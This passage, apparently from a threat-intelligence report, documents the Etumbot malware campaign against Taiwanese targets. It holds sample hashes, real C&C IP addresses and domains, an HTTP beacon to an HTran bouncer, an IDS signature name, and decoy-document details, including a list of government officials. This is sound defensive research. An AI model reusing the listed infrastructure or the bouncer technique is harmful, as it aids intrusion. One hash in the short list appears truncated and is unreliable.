2014 with an Etumbot sample. This is the IP address for what appears to be a legitimate website for a school in Taiwan: intro.sunnyschool.com.tw. Note that if HTran or other connection bouncer is used, the C&C may be a legitimate site that was simply compromised and used to direct traffic elsewhere.

Miscellaneous Network Artifacts: Use of Htran Connection Bouncer

Indicators suggest that HTran, a connection bouncer, is being used in some cases such as on the C&C contacted by malware sample MD5: 1ce47f76fca26b94b0b1d74610a734a4 (compilation date March 12, 2014). The presence of HTran is based on the following response string

[SERVER]connection to ss:dd error

```
GET /home/index.asp?typeid=13 HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 133.87.242.63

[SERVER]connection to ss:dd error
```

¹ IP address allocated to Hokkaido University

² IPs allocated to Hong Kong University of Science and Technology

³ IP allocated to the University of Missouri

⁴ IP allocated to the University Saint-Louis of Senegal

HTran is also called "HUC Packet Transmit Tool", developed by a member of the Honker Union of China, a hacker group; the source code for the program is available online. [1] HTran is designed to redirect TCP traffic intended for one host to another, and has been used by IXESHE malware previously. [2]

Researchers at SecureWorks determined some years back that HTran would deliver the IP address of the final destination server if the final server were down or unreachable. The code in use here has been modified to not reveal such information. Organizations properly positioned with netflow or other traffic analysis capabilities may be able to locate upstream servers from HTran nodes that operate as the initial tier of C&C.

Htran activity can be detected with the following signature:

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ET CURRENT_EVENTS HTran/SensLiceld.A response to infected host
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The import hash for the sample observed connecting to an Htran bouncer is a9059c354e5025dfe4f1c0b8b57e4f62 which links to other Etumbot samples compiled with Microsoft Visual C++ 5.0 in a similar March 2014 timeframe:

- 4c703a8cfed7f889872a86fb7c70cf 2014-03-24
- ff5a7a610746ab5492cc6ab284138852 2014-03-04

Etumbot Campaign Timeline

The following samples have been identified by ASERT as Etumbot malware. The first identified sample has a compilation date of March 2011, while the most recent was compiled in May 2014. Many droppers/installers contain Etumbot or, alternatively, IXESHE-related backdoors.

Most of the documents dropped with Etumbot are written in traditional Chinese. Traditional Chinese (versus simplified Chinese used in mainland China) is most widely used in Taiwan. While other areas do make use of traditional Chinese (Hong Kong, Macau), the topics of the decoy documents strongly suggest that Taiwanese entities are the targets for many Etumbot samples.

A recent increase in Etumbot samples with configuration dates of 2014 seems to indicate that the Numbered Panda/IXESHE group has increased activity lately or has begun using Etumbot more widely in targeted campaigns.

2011

ac22aa007081caeb8970aefba7eddfcf


Compilation Date: 2011-03-09 14:10:34

C&C: N/A

Filename: Help statement from western U.S ?cod.scr

Archive: HelpXstatementXfromXwesternXU.SX.rar (c2d667b8072aa2eaa670d4459dd7c90d)

Dropped Files: ~\$workp.doc (7ec4ece7358f9f67a4d58377dc1fb59), ka4281x3.log, kb71271.log, WINCHAT.EXE (70424b91dc905e4ca5e4aeb1c62ed91f)



~\$workp.doc: News article on recent Chilean earthquake (English)


cd33c5467d425f662f57672531701d89

Compilation Date: 2011-03-14 02:49:22

C&C: N/A

Filename: N/A

Dropped Files: ~\$workp.doc (731f288ebd8ff05b3a32377d9d7f4751), WINCHAT.exe (e62453f41af9d87b4f6d4e8223926024)



~\$workp.doc: Notice from TEPCO (Tokyo Electric Power Company) dated March 14 about emergency shortage and blackouts. (Japanese)


04908c6853cb5c9d7dcaff15fb5fd3bb

Compilation Date: 2011-03-24 03:24:42

C&C: 32.114.251.129 (US), 217.119.240.118 (RS), 202.106.195.30 (CN) larry[.]yumiya[.]com

Filename: N/A

Dropped Files: ~\$workp.doc (4d47f52c675db16ab1e1df5ac050d3b8), ka4281x3.log, kb71271.log, WINCHAT.exe (47ee9a497a12272b50bb5e197935f13f)



~\$workp.doc: “Investigation Results” of several cases/laws involving the Ministry of National Defence (Traditional Chinese)

2012

232b659e28c5e06ad5466c01aec35cb6

Compilation Date: 2012-09-19 08:53:14

C&C: 200.27.173.58 (CL)

Filename: N/A

Dropped Files: ka3157j.log, W3svc.exe (1e838fd06bcc64c54e75c527df164d91)

7a698acebcf19b55170f05388a2f7fe0

Compilation Date: 2012-10-12 01:21:11

C&C: N/A

Filename: N/A

Dropped Files: ka3158jl.log, iexplore.exe (ac7f77cc55c964e400b8926f21bed7d2)


1e8fba674761371cb9e88962dcb851c0

Compilation Date: 2012-11-20 00:11:02

C&C: 211.53.164.152 (KR), finance[.]yesplusno[.]com

Filename: N/A

Dropped Files: ~PG7953.doc (adc0ffd684d9a986d65cb4efba39c3fe), ka3157jl.log, kb71271.log, iexplore.exe (37648553f4ee6c5cb712cca446340a9a)



~PG7953.doc: “qqqqqq”

88653dde22f723934ea9806e76a1f546

Compilation Date: 2012-12-05 01:30:07

C&C: 190.193.44.138 (AR), cht[.]strangled[.]net

Filename: N/A

Dropped Files: N/A (this sample is a dropped backdoor)


2b3a8734a57604e98e6c996f94776086

Compilation Date: 2012-12-05 02:13:27

C&C: 92.54.232.142 (GE)

Filename: 補助助案件結餘款處理調查表.doc .exe

Dropped Files: ~DS5D64.doc (2454c4af0b839eb993dd1cbb92b2c10d), ka4281x3.log, conime.exe (3214bf22eb28e494b8e23d8ffc5ac4a9)



~DS5D64.doc: Form pertaining to unspecified investigation/case (Traditional Chinese)


1498c9761fc819d496171c71604c2128

Compilation Date: 2012-12-11 02:26:18

C&C: N/A

Filename: 部會文宣聯繫名單 cod.scr

Dropped Files: ~DS5D64.doc (e8b92d20a9c4718b4f90d27cd8cba4b3), conime.exe (0bfb9f2080ae4e22d3b4ca6fbfd25980)



~DS5D64.doc: Application to apply as a member of the “Taiwan National Alliance” (Traditional Chinese)


063b6076c69ce3ba4f116d1ad51da2b5

Compilation Date: 2012-12-12 01:26:54

C&C: N/A

Filename: N/A

Dropped Files: ~PG7953.doc (c4af36f64d515569816263ca48f61899), ka3157jl.log, iexplore.exe (5b15664fb744c3f3cf7ec7b5515d2be5)



~PG7953.doc: Foreign Ministry: Security Operation Center Plan (Traditional Chinese)

2013

ca838b98ca0f516858a8a523dcd1338d

Compilation Date: 2013-07-25 07:48:29

C&C: 143.89.145.156 (HK)

Filename: N/A

Dropped Files: ~g4h710.doc (729353afd095ca07940490dbb786ee33), ka4281x3.log, kb71271.log, JavaSvc.exe (36b42162c818cf6c2fb22937012af290)



~g4h710.doc: "The 2013 Turning Point: Blazing a Trail for Taiwan's Economy" Conference at the Taipei International Convention Center 2013-07-30 (Traditional Chinese)

986937eb4052562cdd3960dd8fffc481

Compilation Date: 2013-07-30 08:22:06

C&C: 200.42.69.140 (AR)

Filename: N/A

Dropped Files: ~g4h710.pdf (7cd7db8ff8071d590567c68ea0219f23), ka4281x3.log, kb71271.log, JavaSvc.exe (ee8ba3bef6a607af79405e75fb0f0d6f)



~g4h710.pdf: the Industrial Technology Research Institute (Taiwan), 2013 Cross Strait Communication Industry Cooperation and Exchange Meeting (2013-07-15) (Traditional Chinese)


5ef508d0ca7759ecf602192521fff287

Compilation Date: 2013-08-01 00:47:08

C&C: 200.42.69.140 (AR)

Filename: N/A

Dropped Files: ~t4hhk0.pdf (6b7cbcabd963ee4823dd2cd9daa5fcc7), ka4281x3.log, kb71271.log, JavaSvc.exe (ee8ba3bef6a607af79405e75fb0f0d6f)



~t4hhk0.pdf: Cross Straits Strategic Emerging Industry Cooperation and Development Forum (2013-08-14) (Traditional Chinese)

2014


ff5a7a610746ab5492cc6ab284138852

Compilation Date: 2014-03-04 00:19:59

C&C: 98.188.111.244 (US)

Filename: WTO^XPiii20140303_slx.scr

Dropped Files: ~t3fcj1.doc (361a6752766c154c6e31a4d9cc3a3fdc), kb71271.log, ka4281x3.log, JavaSvc.exe (82d4850a02375a7447d2d0381b642a72)



~t3fcj1.doc


1ce47f76fca26b94b0b1d74610a734a4

Compilation Date: 2014-03-12 01:38:44

C&C: 133.87.242.63 (JP)

Filename: APO EPIF 邀請函 rcs.xls

Dropped Files: ~tresd2.xls (2e073d35934bb3920fe9907ccb7bc5f8), ka4281x3.log, kb71271.log, wscnsvr.exe (deec10be746ecf9bf46a30bf58bc784)



~tresd2.xls: International Green Fair (EPIF), held in Taiwan March 13-16, 2014 (Traditional Chinese)

4c703a8cfeded7f889872a86fb7c70cf


Compilation Date: 2014-03-24 00:53:57

C&C: 133.87.242.63 (JP)

Filename: 國發會 1030324 第 1 次委員會重要議題通報 finalrcs.xls

Archive: .rar (9b42968e9a7646feb7db318713271718)

Dropped Files: ~t3fcj1.xls (18dc518810892d89430a1efe2c71797e), ka4a8213.log, kb71271.log, serverupdate.exe (fed7ce0d20e78b5814475d8f9d062c80)



~t3fcj1.xls: Filename (Traditional Chinese) pertains to a Taiwan National Development Council meeting, document is unreadable


beb16ac99642f5c9382686fd8ee73e00

Compilation Date: 2014-03-31 07:34:00

C&C: 143.89.47.132 (HK)

Filename: 10342 委會-審查金融法規修正草案報告 rcs.xls

Dropped Files: ~tkfad1.xls (eef5f9b46676b31a791216b42360c8bb), ka4a8213.log, kb71271.log, Googleupdate.exe (e7d960060d602deb53c7d49d2002c4a4)



~tkfad1.xls: Filename (Traditional Chinese) pertains to April 2 meeting of unnamed Commission about financial regulation amendments. Document format is unreadable


5340fcfb3d2fa263c280e9659d13ba93

Compilation Date: 2014-04-23 01:23:41

C&C: 196.1.99.15 (SN), wwap[.]publiclcl[.]com

Filename: 報價單 Finarc.xls

Dropped Files: ~tasyd3.xls (c5118ba47b7aa12d6524f648f1623cc1), ka4a8213.log, kb71271.log, winlogdate.exe (ba4f88fe44d02a299dbeab18c37f74f3)



~tasyd3.xls: Filename "price list" (Traditional Chinese). Document format is unreadable.

a6b4b679a51627ce279d5107c20dd078

Compilation Date: 2014-04-29 03:44:19

C&C: 59.0.249.11 (KR)

Filename: spoolv.exe

Dropped Files: N/A (this sample is a dropped backdoor)

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新機關名稱	召集人	副召集人	執行秘書
1.內政部	內政部部长 (江宜樺)	內政部分長	內政部分處處長
2.外交部	外交部部长 (楊進添)	外交部次長 本院新聞局副局長	外交部研究設計委員會主任委員
3.國防部	國防部部长 (高華柱)	國防部副部長	國防部戰略規劃司司長
4.財政部	財政部部长 (李進德)	財政部分長 內政部分長 人事局副局長 工程會副主任委員	財政部分處處長
5.教育部	教育部部长 (吳清基)	教育部分長 體委會副主任委員 青輔會副主任委員	教育部主任秘書
6.法務部	法務部部长 (曾勇夫)	法務部分長	法務部主任秘書
7.經濟及能源部	經濟部部长 (施顏祥)	經濟部分長 青輔會副主任委員 原能會副主任委員	經濟部主任秘書
	交通部部长 (毛治國)	交通部分長	交通部主任秘書

~trfai3.doc: List of Convener, Deputy Convener, and Executive Secretary names for various government departments (Traditional Chinese)

